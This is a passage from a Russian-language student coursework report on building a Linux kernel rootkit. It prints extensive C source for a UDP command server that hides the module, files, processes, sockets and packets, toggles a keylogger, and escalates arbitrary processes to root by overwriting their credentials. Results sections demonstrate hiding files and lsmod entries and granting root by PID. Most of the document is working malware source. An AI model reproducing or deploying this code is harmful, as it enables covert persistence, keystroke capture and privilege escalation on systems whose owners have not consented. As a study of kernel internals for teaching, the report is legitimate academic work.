    socket_hiding_exit();
    debug("tcpX_show functions back to original.");

    /* packet hiding exit */
    debug("Reset packet_rcv functions...");
    packet_hiding_exit();
    debug("packet_rcv functions back to original.");

    /* port knocking exit */
    debug("Clear list of IP senders and ports and unregister
hook...");
    port_knocking_exit();
    debug("All lists cleared and hook unregistered.");

    /* privilege escalation exit */
    debug("Clear list of escalated processes...");
    priv_escalation_exit();
    debug("All lists cleared and processes deescalated.");
}
```

Листинг 3.4 – Очистка

```
void cleanup_module(void)
{
    debug("Unloading rootkit module...");
    reset_module();
    debug("Rootkit module unloaded.\n");
}
```

3.3.2 Файл server.c

Листинг 3.5 – Запуск сервера (начало)

```
void cmd_run(const char *command, struct sockaddr_in *addr){
   if(!strncmp(command, CMD_HIDE_MODULE, strlen(CMD_HIDE_MODULE)))
{
     debug("RUNNING COMMAND \"%s\"", CMD_HIDE_MODULE);
     module_hide();
   }

   if(!strncmp(command, CMD_SHOW_MODULE, strlen(CMD_SHOW_MODULE)))
{
     debug("RUNNING COMMAND \"%s\"", CMD_SHOW_MODULE);
     module_unhide();
   }

   if(!strncmp(command, CMD_HIDE_FILE, strlen(CMD_HIDE_FILE))) {
     debug("RUNNING COMMAND \"%s\"", CMD_HIDE_FILE);
     file_hide();
   }

   if(!strncmp(command, CMD_SHOW_FILE, strlen(CMD_SHOW_FILE))) {
     debug("RUNNING COMMAND \"%s\"", CMD_SHOW_FILE);
     file_unhide();
   }

   if(!strncmp(command, CMD_HIDE_PROCESS,
strlen(CMD_HIDE_PROCESS))) {
     /*
      * 8 as maximum length, since its 4 million at max.
      * (7 digits + 1 digit for null terminator)
      */
     char cmdparams[PID_MAX_DIGIT];
     retrieve_num(cmdparams, command + strlen(CMD_HIDE_PROCESS) +
1,
          PID_MAX_DIGIT - 1);

     debug("RUNNING COMMAND \"%s\"", CMD_HIDE_PROCESS);
     process_hide(strtoint(cmdparams));
   }
   if(!strncmp(command, CMD_SHOW_PROCESS,
strlen(CMD_SHOW_PROCESS))) {
     /*
      * 8 as maximum length, since its 4 million at max.
      * (7 digits + 1 digit for null terminator*/
     char cmdparams[PID_MAX_DIGIT];
     retrieve_num(cmdparams, command + strlen(CMD_SHOW_PROCESS) +
1,
          PID_MAX_DIGIT);
```

Листинг 3.6 – Запуск сервера (продолжение 1)

```
      debug("RUNNING COMMAND \"%s\"", CMD_SHOW_PROCESS);
      process_unhide(strtoint(cmdparams));
    }

    if(!strncmp(command, CMD_POP_PROCESS, strlen(CMD_POP_PROCESS)))
{
      debug("RUNNING COMMAND \"%s\"", CMD_POP_PROCESS);
      process_pop();
    }

    if(!strncmp(command, CMD_HIDE_SOCKET, strlen(CMD_HIDE_SOCKET)))
{
      /*
       * 4 for protocol, 8 for port.
       */
      char cmdparams[PR0TCL_LENGTH + SOC_MAX_DIGIT];
      strncpy(cmdparams, command + strlen(CMD_HIDE_SOCKET) + 1,
           PR0TCL_LENGTH + SOC_MAX_DIGIT - 1);

      debug("RUNNING COMMAND \"%s\"", CMD_HIDE_SOCKET);
      socket_hide(retrieve_protocol(cmdparams),
           retrieve_port(cmdparams));
    }

    if(!strncmp(command, CMD_SHOW_SOCKET, strlen(CMD_SHOW_SOCKET)))
{
      /*
       * 4 for protocol, 8 for port.
       */
      char cmdparams[PR0TCL_LENGTH + SOC_MAX_DIGIT];
      strncpy(cmdparams, command + strlen(CMD_SHOW_SOCKET) + 1,
           PR0TCL_LENGTH + SOC_MAX_DIGIT - 1);

      debug("RUNNING COMMAND \"%s\"", CMD_SHOW_SOCKET);
      socket_unhide(retrieve_protocol(cmdparams),
           retrieve_port(cmdparams));
    }

    if(!strncmp(command, CMD_HIDE_PACKET, strlen(CMD_HIDE_PACKET)))
{
      /* 4 for protocol, INET6_ADDRSTRLEN for address.*/
      char cmdparams[PR0TCL_LENGTH + IP_MAX_LENGTH];
      strncpy(cmdparams, command + strlen(CMD_HIDE_PACKET) + 1,
           PR0TCL_LENGTH + IP_MAX_LENGTH - 1);

      debug("RUNNING COMMAND \"%s\"", CMD_HIDE_PACKET);
      packet_hide(retrieve_protocol(cmdparams), cmdparams + 5);
    }
```

Листинг 3.6 – Запуск сервера (продолжение 2)

```
    if(!strncmp(command, CMD_SHOW_PACKET, strlen(CMD_SHOW_PACKET)))
{
      /* 4 for protocol, INET6_ADDRSTRLEN for address. */
      char cmdparams[PR0TCL_LENGTH + IP_MAX_LENGTH];
      strncpy(cmdparams, command + strlen(CMD_SHOW_PACKET) + 1,
           PR0TCL_LENGTH + IP_MAX_LENGTH - 1);
      debug("RUNNING COMMAND \"%s\"", CMD_SHOW_PACKET);
      packet_unhide(retrieve_protocol(cmdparams), cmdparams + 5);
    }
    if(!strncmp(command, CMD_HIDE_PORT, strlen(CMD_HIDE_PORT))) {
      /* 5 digits max for port range */
      char cmdparams[LOPORT_LENGTH];
      retrieve_num(cmdparams, command + strlen(CMD_HIDE_PROCESS) +
1,
           LOPORT_LENGTH - 1);
      debug("RUNNING COMMAND \"%s\"", CMD_HIDE_PORT);
      port_hide(strtoint(cmdparams));
    }
    if(!strncmp(command, CMD_SHOW_PORT, strlen(CMD_SHOW_PORT))) {
      /* 5 digits max for port range */
      char cmdparams[LOPORT_LENGTH];
      retrieve_num(cmdparams, command + strlen(CMD_SHOW_PROCESS) +
1,
           LOPORT_LENGTH - 1);
      debug("RUNNING COMMAND \"%s\"", CMD_SHOW_PORT);
      port_unhide(strtoint(cmdparams));
    }
    if(!strncmp(command, CMD_INIT_KEYLOGGER,
strlen(CMD_INIT_KEYLOGGER))) {
      debug("RUNNING COMMAND \"%s\"", CMD_INIT_KEYLOGGER);
      insert_host(addr);
    }
    if(!strncmp(command, CMD_EXIT_KEYLOGGER,
strlen(CMD_EXIT_KEYLOGGER))) {
      debug("RUNNING COMMAND \"%s\"", CMD_EXIT_KEYLOGGER);
      remove_host(addr);
    }
    if(!strncmp(command, CMD_PROC_ESCALATE,
strlen(CMD_PROC_ESCALATE))) {
      /* 5 digits max for port range */
      char cmdparams[PID_MAX_DIGIT];
      retrieve_num(cmdparams, command + strlen(CMD_PROC_ESCALATE) +
1,
           PID_MAX_DIGIT - 1);
      debug("RUNNING COMMAND \"%s\"", CMD_PROC_ESCALATE);
      process_escalate(strtoint(cmdparams));
    }
```

Листинг 3.7 – Запуск сервера (конец)

```
    if(!strncmp(command, CMD_PROC_DEESCALATE,
      strlen(CMD_PROC_DEESCALATE))) {
      /* 5 digits max for port range */
      char cmdparams[PID_MAX_DIGIT];
      retrieve_num(cmdparams,
           command + strlen(CMD_PROC_DEESCALATE) + 1,
           PID_MAX_DIGIT - 1);

      debug("RUNNING COMMAND \"%s\"", CMD_PROC_DEESCALATE);
      process_deescalate(strtoint(cmdparams));
    }
}
```

Листинг 3.8 – Отправка с сервера

```
int udp_server_send(struct socket *sock, struct sockaddr_in *addr,
    unsigned char *buf, int len)
{
    struct msghdr msghdr;
    struct iovec iov;
    int size = 0;

    if(sock->sk == NULL)
      return 0;

    iov.iov_base = buf;
    iov.iov_len = len;

    msghdr.msg_name = addr;
    msghdr.msg_namelen = sizeof(struct sockaddr_in);
    msghdr.msg_iter.iov = &iov;
    msghdr.msg_control = NULL;
    msghdr.msg_controllen = 0;
    msghdr.msg_flags = 0;

    iov_iter_init(&msghdr.msg_iter, WRITE, &iov, 1, len);
    debug("SEND UDP PACKET TO REMOTE SERVER %pI4",
      &addr->sin_addr.s_addr);

    size = sock_sendmsg(sock, &msghdr);

    return size;
}
```

Листинг 3.9 – Получение сервером

```
int udp_server_receive(struct socket* sock, struct sockaddr_in*
addr,
    unsigned char* buf, int len)
{
    struct msghdr msghdr;
    struct iovec iov;
    int size = 0;

    if (sock->sk == NULL)
      return 0;

    iov.iov_base = buf;
    iov.iov_len = len;

    msghdr.msg_name = addr;
    msghdr.msg_namelen = sizeof(struct sockaddr_in);
    msghdr.msg_iter.iov = &iov;
    msghdr.msg_control = NULL;
    msghdr.msg_controllen = 0;
    msghdr.msg_flags = 0;

    iov_iter_init(&msghdr.msg_iter, READ, &iov, 1, len);
    debug("RECEIVE UDP PACKET FROM REMOTE SERVER %pI4",
      &addr->sin_addr.s_addr);

    size = sock_recvmsg(sock, &msghdr, msghdr.msg_flags);

    return size;
}
```

Листинг 3.10 – Закрытие сервера

```
void udp_server_close(void){ /* kill socket */
    int err;
    struct pid *pid = find_get_pid(kthread->thread->pid);
    struct task_struct *task = pid_task(pid, PIDTYPE_PID);
    debug("EXIT UDP SERVER");
    /* kill kthread */
    if (kthread->thread != NULL) {
      err = send_sig(SIGKILL, task, 1);
      if (err > 0) {
           while (kthread->running == 1)
                msleep(50);}}
    /* destroy socket */
    if(kthread->sock != NULL) {
      sock_release(kthread->sock);
      kthread->sock = NULL;     }
    kfree(kthread);
    kthread = NULL;}
```

4 ЭКСПЕРИМЕНТАЛЬНАЯ ЧАСТЬ

4.1 Условия эксперимента

Исследование результатов выполнения программы производилось при следующем аппаратном обеспечении, выделенном виртуальной машине:

- Процессор Intel Core i3 4005U @ 1.7Ghz (1 физическое / 2 логических ядра);
- Оперативная память – 3 GB;
- Жёсткий диск HDD, 5600 об/м;
- OS Linux Ubuntu 16.04-server-amd64.

4.2 Загрузка модуля и интерфейс программы

На рисунке 4.1 представлена загрузка модулей ядра в систему. Их два, руткит, и сетевой, для работы с сервером. В системах, где нет nf_reject_ipv4, дополнительно загружается и он, как 3й.

Рисунок 4.1. Загрузка модулей ядра.

На рисунке 4.2 представлено подключение к руткиту и команда hidefile. Интерфейс **отсутствует**, т. к. не имеет смыла.



Рисунок 4.2. Подключение к руткиту по заранее заданному порту (8071) и отправка команды hidefile, чтобы скрыть файлы.

4.3 Результат работы программы

4.3.1 Скрытие файлов

Руткит успешно скрывает файлы, со всей директории /home, заданного названия. В данном варианте – все файлы в названии которых присутствует (начинаются) **rootkit_**. На рисунках 4.3-4.5 показана работа на примере файлов в директории нахождения самого руткита (**home/tekcellat/os-cw**), а также во вложенной папке с названием **files**.



Рисунок 4.3 Содержимое директории до и после команды hidefile.



Рисунок 4.4. Команда showfile, файлы с названием rootkit_ снова видны.



Рисунок 4.5. Файлы были успешно скрыты и показаны.

4.3.2 Скрытие себя

Также руткит должен быть незаметным, для этого его нужно скрыть из списка модулей lsmod. Пример работы показан на рисунках 4.6-4.11.

Рисунок 4.6. Запишем вывод lsmod в файл lsmod, т. к. серверная версия не предусматривает скроллинг в терминале.

Рисунок 4.7. Вывод lsmod (файл lsmod), первые два модуля являются нашими.



Рисунок 4.8. Скроем модули командной hidemod



Рисунок 4.9. Запишем вывод lsmod (в файл lsmod_h) и посмотрим его при помощи nano ещё раз. Теперь наших модулей в списке нет, они успешно скрыты.



Рисунок 4.10. Покажем модули командной showmod



Рисунок 4.11. Модули снова видны (файл lsmod_s).

4.3.3 Смена приоритета процессов

Руткит также может менять приоритет процессов, давать рут-права любым процессам, и также «отбирать» их у него. Важное замечание, что руткит не может «забрать» рут-права у процессов, которые изначально владеют им. Результат работы продемонстрирован на рисунках 4.12-4.14.



Рисунок 4.12. Смена приоритета по PID. Выведем список процессов с помощью команды top и зададим процессу с PID 1194 рут-права.



Рисунок 4.13. Теперь у процесса рут приоритет.

Рисунок 4.14. Смена приоритета производится при помощи команд, escalate-PID & deescalate-1194.

4.3.4 Выгрузка модуля

Можно задать, чтобы модули при перегрузке или выгрузке удаляли все данные за собой. Но в данном случае мы просто их обоих выгрузим, и очистим только временные файлы, рисунок 4.15.



Рисунок 4.15. Выгрузка модулей.

ЗАКЛЮЧЕНИЕ

В результате выполнения данного курсового проекта был изучен подход динамического написания драйверов под ОС Linux, работа с ядром и ядерными функциями.

Разработано программное обеспечение, программа-руткит, в соответствии с техническим заданием, проведено его тестирование и отладка. Разработанный программный продукт полностью удовлетворяет поставленной задаче.

Возможные улучшения:

- переписывание под ядро, версии 5.x.x и выше;
- добавление стука портов (в коде уже есть наброски, но в релизную версию не вошла как полноценная функция);
- сокрытие портов;
- скрытие процессов по PID;
- сбор статистики о пользователе;
- подключение через локальный (а также ssh).

СПИСОК ИСПОЛЬЗОВАННОЙ ЛИТЕРАТУРЫ

1. Какие компьютеров. Компьютеры – бывают, виды и типы [Электронный ресурс] // URL: http://procomputer.su/osnovy-kompyutera/9-kakie-kompyutery-byvayut-vidy-i-tipy-kompyuterov (дата обращения: 19.11.2020).
2. Костромин. Linux для пользователя / Костромин. – БХВ-Петербург, 2002.
3. Перехват системных вызовов. [Электронный ресурс] // URL: http://jbremer.org/x86-api-hooking-demystified/#ah-basic (дата обращения: 13.12.20)
4. Анатомия распределителя памяти slab в Linux. [Электронный ресурс] // URL: https://www.ibm.com/developerworks/ru/library/l-linux-slab-allocator/ (дата обращения: 19.12.20)
5. Jessica McKellar Alessandro Rubini, Jonathan Corbet Greg Kroah-Hartman. Linux Device Drivers / Jonathan Corbet Greg Kroah-Hartman Jessica McKellar, Alessandro Rubini. — O'Reilly Media, 2016.
6. Package: linux-source-4.4.0 (4.4.0-200.232) [Электронный ресурс] // URL: https://packages.ubuntu.com/xenial/linux-source-4.4.0 (дата обращения: 29.12.20)
7. Anatomy of a system call, part 1 [Электронный ресурс] // URL: https://lwn.net/Articles/604287/ (дата обращения: 30.12.20)
8. Inline Assembly/Examples [Электронный ресурс] // URL: https://wiki.osdev.org/Inline_Assembly/Examples#WRMSR (дата обращения: 25.12.20)
9. Modern Linux Rootkits 101 [Электронный ресурс] // URL: http://turbochaos.blogspot.com/2013/09/linux-rootkits-101-1-of-3.html (дата обращения: 17.12.20)

10. Исходный код ядра [Электронный ресурс] // URL: https://elixir.bootlin.com/linux/v4.13/source (дата обращения: 14.12.20)
11. Документация кода ядра [Электронный ресурс] // URL: https://www.kernel.org/doc/ (дата обращения: 14.12.20)

Приложение 1.

Листинг 1. – privilege_escalation.c

```
#include "utils.h"
#include "privilege_escalation.h"

/* rwlock for accessing tasks creds */
rwlock_t cred_lock;
unsigned long cred_flags;

struct task_struct *real_init;

/* list for saved creds */
struct data_node *creds = NULL;

void init_task_adopt(struct task_struct *task, struct cred_node
*node)
{
    node->parent = task->parent;
    node->real_parent = task->real_parent;

    write_lock_irqsave(&cred_lock, cred_flags);

    /* real_parent is now the init task */
    task->real_parent = real_init;

    /* adopting from kernel/exit.c */
    if(!task->ptrace)
        task->parent = real_init;

    /*
     * current task was adopted by init, so he has new siblings
     * we need to remove the task from his own siblings list and
     * insert it to the init childrens siblings list
     */
    list_move(&task->sibling, real_init->children.next);
```

```
    write_unlock_irqrestore(&cred_lock, cred_flags);
}

void init_task_disown(struct cred_node *node)
{
    write_lock_irqsave(&cred_lock, cred_flags);

    /* reversion of init_task_adopt */
    node->task->parent = node->parent;
    node->task->real_parent = node->real_parent;

    list_move(&node->task->sibling, node->parent->children.next);
    write_unlock_irqrestore(&cred_lock, cred_flags);
}

void insert_cred(struct task_struct *task)
{
    struct cred *pcred;

    /* create new node */
    struct cred_node *cnode = kmalloc(sizeof(struct cred_node),
        GFP_KERNEL);

    debug("INSERT PROCESS %d CREDENTIALS", task->pid);

    cnode->pid = task->pid;
    cnode->task = task;

    disable_page_protection();
    rcu_read_lock();

    /* get process creds */
    pcred = (struct cred *)task->cred;

    /* backing up original values */
```

```
    cnode->uid = pcred->uid;
    cnode->euid = pcred->euid;
    cnode->suid = pcred->suid;
    cnode->fsuid = pcred->fsuid;
    cnode->gid = pcred->gid;
    cnode->egid = pcred->egid;
    cnode->sgid = pcred->sgid;
    cnode->fsgid = pcred->fsgid;

    /* escalate to root */
    pcred->uid.val = pcred->euid.val = 0;
    pcred->suid.val = pcred->fsuid.val = 0;
    pcred->gid.val = pcred->egid.val = 0;
    pcred->sgid.val = pcred->fsgid.val = 0;

    /* make process adopted by init */
    init_task_adopt(task, cnode);

    /* finished reading */
    rcu_read_unlock();
    enable_page_protection();

    debug("INSERT CREDENTIALS IN LIST");
    insert_data_node(&creds, (void *)cnode);
}

void remove_cred(struct data_node *node)
{
    struct cred *pcred;

    /* get node */
    struct cred_node *cnode = (struct cred_node *)node->data;

    debug("REMOVE CREDENTIALS FROM PROCESS %d", cnode->pid);
    disable_page_protection();
```

```
    rcu_read_lock();

    pcred = (struct cred *)cnode->task->cred;

    /* deescalate */
    pcred->uid = cnode->uid;
    pcred->euid = cnode->euid;
    pcred->suid = cnode->suid;
    pcred->fsuid = cnode->fsuid;
    pcred->gid = cnode->gid;
    pcred->egid = cnode->egid;
    pcred->sgid = cnode->sgid;
